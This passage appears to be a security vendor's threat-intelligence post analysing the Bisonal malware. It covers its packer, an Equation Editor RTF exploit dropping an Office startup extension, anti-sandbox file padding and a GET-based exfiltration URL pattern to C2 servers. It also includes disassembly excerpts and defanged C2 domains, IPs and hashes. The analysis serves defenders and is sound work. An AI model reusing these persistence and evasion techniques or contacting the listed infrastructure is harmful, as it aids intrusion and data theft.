0045B087	35 471FDEBD	xor eax,BDDE1F47
0045B08C	81DB 4684C4EE	sbb ebx,EEC48446
0045B092	71 00	jno d7_sample.45B094
0045B094	71 00	jno d7_sample.45B096
0045B096	E9 1538E671	jmp <wininet.InternetReadFile>
0045B098	E7 F9	out F9,eax
0045B09D	74 21	je d7_sample.45B0C0
0045B09F	40	inc eax
0045B0A0	DC2A	fsubr st(0),qword ptr ds:[edx]
0045B0A2	80AE B34C1758 B3	sub byte ptr ds:[esi+58174CB3],B3
0045B0A9	CB	ret far
0045B0AA	D95A 9D	fstp dword ptr ds:[edx-63],st(0)
0045B0AD	59	pop ecx
0045B0AE	73 00	jae d7_sample.45B0B0
0045B0B0	87D3	xchg ebx,edx
0045B0B2	87DA	xchg edx,ebx
0045B0B4	E9 07C8EA71	jmp <wininet.InternetConnectA>
0045B0B9	A2 5AC6C5DB	mov byte ptr ds:[0BC5C65A],a1
0045B0BE	F655 68	not byte ptr ss:[ebp+68]
0045B0C1	1E	push ds
0045B0C2	BE 7E5A0114	mov esi,14015A7E
0045B0C7	DEEB	fsubp st(3),st(0)
0045B0C9	0E	push cs
0045B0CA	024F 4E	add cl,byte ptr ds:[edi+4E]
0045B0CD	74 00	je d7_sample.45B0CF
0045B0CF	90	nop
0045B0D0	E9 DB5E5E77	jmp <user32.LoadIconW>

Even though a call is made, these are not functions, in fact, most of the code in this jump table is useless except for the last instruction of each entry. Each entry finishes with a jmp instruction into the respective API function. Effectively the malware doesn't do any call to API functions, it always performs a jump. The return address is loaded into the stack when the malware does a call to the jump table. The end result is the same has in the packer from 2016, but with a simpler mechanism.

The majority of the code was moved into a packed area. The malware configuration (such as C2 server and the User-Agent) is outside that area. The packer uses a thread-local storage (TLS) callback to unpack some of the code. At this stage, it uses in-place unpacking avoiding memory allocations. One of the anti-analysis features included in this packer is the lack of calls to API functions. In the early stages of execution, the malware loads the libraries and retrieves the addresses from functions it needs.

Feature-wise, there is no change when compared with the 2016 version, in fact when compared the C2 beaconing functions even share some of the offsets.

## Office Extension


In 2019, the actor behind Bisonal used a new way to deploy the machine on the target's systems. They sent a malicious RTF document to the targets with an exploit targeting the CVE-2018-0798 (Microsoft's Equation Editor vulnerability). The purpose of the shellcode was not to execute the malware (as it is usual) but simply to drop it in the %APPDATA%\microsoft\word\startup\ repository with the .wll extension.

The libraries in this directory with this specific extension will be loaded as a Microsoft Office extension. So next time the user opens an Office application, the malware will be loaded and executed. The purpose of the malware is to deploy Bisonal on the infected system (\$tmp\$tmplogon.exe) and to create a Run registry key in order to execute Bisonal at the next reboot of the system.

We think the purpose of this multistage execution is an anti sandbox technique. If you look at the report after executing the malicious document, you only see one action: the .wll file creation. The user also needs to open an Office application and finally a reboot is needed in order to execute the real payload: Bisonal.

## Bigger is better

We identified a version of Bisonal using Office extension with a really specific behavior during the installation of the malicious payload. The dropper appends 80MB of binary data at the end of the Bisonal binary:



The binary value is "56MM" is ASCII characters. If we look at the malware, we can see the appended data:

```
0008dda0 30 31 31 30 30 31 30 30 31 31 30 31 30 31 30 30 0110010011010100|
0008ddb0 31 31 30 31 31 30 30 31 30 30 31 31 30 31 30 31 1101100100110101|
0008ddc0 30 30 31 31 30 31 31 30 30 31 30 30 31 31 30 31 0011011001001101|
0008ddd0 30 31 30 30 31 31 30 31 31 30 30 31 30 30 31 31 0100110110010011|
0008dde0 30 31 30 31 30 30 31 31 30 31 31 30 31 30 30 30 0101001101100100|
0008ddf0 31 31 30 31 30 31 30 30 31 31 30 31 30 31 31 30 30 31 1101010011011001|
0008de00 30 30 31 31 30 31 30 31 30 30 31 31 30 31 31 30 0011010100110110|
0008de10 30 31 30 30 31 31 30 31 30 31 30 30 31 31 30 31 0100110101001101|
0008de20 31 30 30 31 30 30 31 31 30 31 30 31 30 30 31 31 1001001101010011|
0008de30 30 31 31 30 30 31 30 30 31 31 30 31 30 31 30 30 0110010011010100|
0008de40 31 31 30 31 31 30 30 31 30 30 31 31 30 31 30 31 1101100100110101|
0008de50 30 30 31 31 30 31 31 30 30 31 30 30 31 31 30 31 0011011001001101|
0008de60 30 31 30 30 31 31 30 31 31 30 30 31 30 30 31 31 0100110110010011|
0008de70 30 31 30 31 30 30 31 31 30 31 31 30 30 31 30 30 0101001101100100|
0008de80 31 31 30 31 30 31 30 30 31 31 30 31 31 30 30 31 1101010011011001|
0008de90 30 30 31 31 30 31 30 31 30 30 31 31 30 31 31 30 0011010100110110|
0008dea0 30 31 30 30 31 31 30 31 30 31 30 30 31 31 30 31 0100110101001101|
0008deb0 31 30 30 31 30 30 31 31 30 31 30 31 30 30 31 31 1001001101010011|
```

We are not sure of the purpose of the creation of a huge binary. It could be an anti-analysis technique. Some tools limit the size of the analyzed files. For example, by using the VirusTotal standard API, we cannot upload files bigger than 32MB. We also identified sandboxes that cannot handle big files correctly. Remember, size matters.

### Malware code

**The developer partially refactored the code. The variant from 2019 keeps exactly the same features. The two main changes are the obfuscation and the network protocol to communicate to the C2 server.**

The developers used two different obfuscation algorithms: one for the C2 encoding and one for the data. The C2 encoding is a simple XOR (as in 2012):



The C2 encoding communication is also different. As the data are now sent with the GET method, the data must be in ASCII. That's they add base64 encoding in order to get supported characters in the HTTP query.

For the first time, the developer switched from POST requests to GET requests:

```
add     esp, 0Ch
lea     ecx, [esp+19C14h+szObjectName]
push    0                ; dwContext
push    84400100h        ; dwFlags
push    0                ; lppszAcceptTypes
push    0                ; lpszReferrer
push    0                ; lpszVersion
push    ecx              ; lpszObjectName
push    offset szVerb    ; "GET"
push    ebx              ; hConnect
call    ds:HttpOpenRequestA
mov     esi, eax
test    esi, esi
jnz     short loc_401940
```

The exfiltrated data is appended to the URL. Here is the pattern:


hxxp://C2\_domain/MalwareIDVictimIP**ThirdID**ExfiltratedDataBase64

SHA256:37d1bd82527d50df3246f12b931c69c2b9e978b593a64e89d16bfe0eb54645b0

C2 URL:hxxp://www[.]amanser951[.]jotzo[.]com/uiho0.0.0.0edrftg.txt

## 2020 Business as Usual

Ahnlab, a South Korean software company, simultaneously published a [paper](#) regarding Bisonal's activity in South Korea. In this case, the infection vector has changed from previous samples. The initial stage is a binary that drops a decoy document (Powerpoint or Excel document), a VisualBasic script and the packed Bisonal payload. The payload is dropped with a .jpg extension that's been renamed to ".exe." Here is an example decoy document:



The purpose of the VisualBasic script is to execute the payload. Similar to attacks in 2019, the attacker appends data in order to generate a large binary. Although the malicious part of the binary is only 2MB, the final file is more than 120MB in size, padded out with random data. This may be an attempt to evade antivirus engines that only scan up to a maximum file size. The payload has been packed with a new packer.


The code of Bisonal is similar to the version of 2019. The attacker implements indirect API calls by using `GetProcAddress()` and `LoadLibrary()` API.

```
mov     ebp, ds:LoadLibraryW
push   offset LibFileName ; "Shell32.dll"
call   ebp ; LoadLibraryW
mov     esi, ds:GetProcAddress
mov     ebx, eax
push   offset ProcName ; "ShellExecuteW"
push   ebx ; hModule
call   esi ; GetProcAddress
push   offset aShellexecuteex ; "ShellExecuteExW"
push   ebx ; hModule
mov     ShellExecuteWAPI, eax
call   esi ; GetProcAddress
push   offset aShchangenotify ; "SHChangeNotify"
push   ebx ; hModule
mov     ShellExecuteExWAPI, eax
call   esi ; GetProcAddress
push   offset aShlwapiDll ; "Shlwapi.dll"
mov     SHChangeNotifyAPI, eax
call   ebp ; LoadLibraryW
push   offset aShdeletevaluea ; "SHDeleteValueA"
push   eax ; hModule
call   esi ; GetProcAddress
push   offset aWininetDll ; "wininet.dll"
mov     SHDeleteValueAAPI, eax
call   ebp ; LoadLibraryW
mov     ebx, eax
push   offset aInternetopena ; "InternetOpenA"
push   ebx ; hModule
call   esi ; GetProcAddress
push   offset aInternetconnec ; "InternetConnectA"
push   ebx ; hModule
mov     InternetOpenAAPI, eax
call   esi ; GetProcAddress
push   offset aInternetcloseh ; "InternetCloseHandle"
push   ebx ; hModule
mov     InternetConnectAPI, eax
```

Sha256: b7ef3ec4d9b0fd29c86c9a4b2a94819a80c83e44cdc47a9091786d839be6a7c4

C2: imbc[.]onthewifi[.]com

## Bisonal timelines summary



## Conclusion

**The actor behind Bisonal is clearly motivated and has an interest in Russian, Korean and Japanese victims. The development of Bisonal has been active for more than a decade. We have observed the code evolving with the different publications but also with the evolution of Microsoft Windows.**

However, specific functions are still used today, many years after the original implementation of the Bisonal malware. Even if Bisonal could be considered as simple with less than 30 functions, it has spent its life targeting sensitive entities in both the public and private sectors. Some campaigns were even mentioned on mainstream media against military entities within the mentioned regions.

During the decade of activities, we also can see mistakes and rollbacks from the attackers. For example, in one campaign they put the domain name of the C2 server in plaintext in the malware which had the function to generate a non-ASCII string for the C2 servers once decoded. In this condition, the malware cannot work on the compromised system. Even after so many years of activities, the attackers make mistakes.

We don't see any reason why this actor will stop in the near future. With this investigation and the analysis of this decade of activity, we hope to force this actor to innovate by providing a better understanding of his arsenal and more specifically how Bisonal works.

## Coverage

**Ways our customers can detect and block this threat are listed below.**

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security ([CWS](#)) or [Web Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall ([NGFW](#)), Next-Generation Intrusion Prevention System ([NGIPS](#)), [Cisco ISR](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

## IOCs

### OSQuery

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- [Bisonal File Path Detected](#)
- [Bisonal Registry Detected](#)

SHA256:

0cf9d9e01184d22d54a3f9b6ef6c290105eaa32c7063355ca477d94b130976af  
7dc58ff4389301a6eccc37098682742b96e5171d908acdeb62aeaa787496c80a  
0ff88a6cd7dcd27f14ebb7b2c97727b81e1aa701280d1164685c52c234e4a9df  
8252f2cdedf16f404d43c81d005ea8ebb10594477f738e40efac9013e1470d2  
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euiro8966[.]organiccrap[.]com  
jennifer998[.]lookin[.]at  
kfsinfo[.]ByInter[.]net  
kted56erhg[.]dynssl[.]com  
mycount[.]MrsLove[.]com  
since[.]qpoe[.]com  
usababa[.]myfw[.]us  
v3net[.]rr[.]nu  
www[.]amanser951[.]otzo[.]com  
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137[.]170[.]185[.]211  
196[.]44[.]49[.]154  
21kmg[.]my-homeip[.]net  
61[.]90[.]202[.]197  
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69[.]197[.]149[.]98  
agent[.]my-homeip[.]net  
applejp[.]myfw[.]us  
dnsdns1[.]PassAs[.]us  
emsit[.]serveirc[.]com  
etude[.]servemp3[.]com  
euiro8966[.]organiccrap[.]com

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**hansun[.]serveblog[.]net**  
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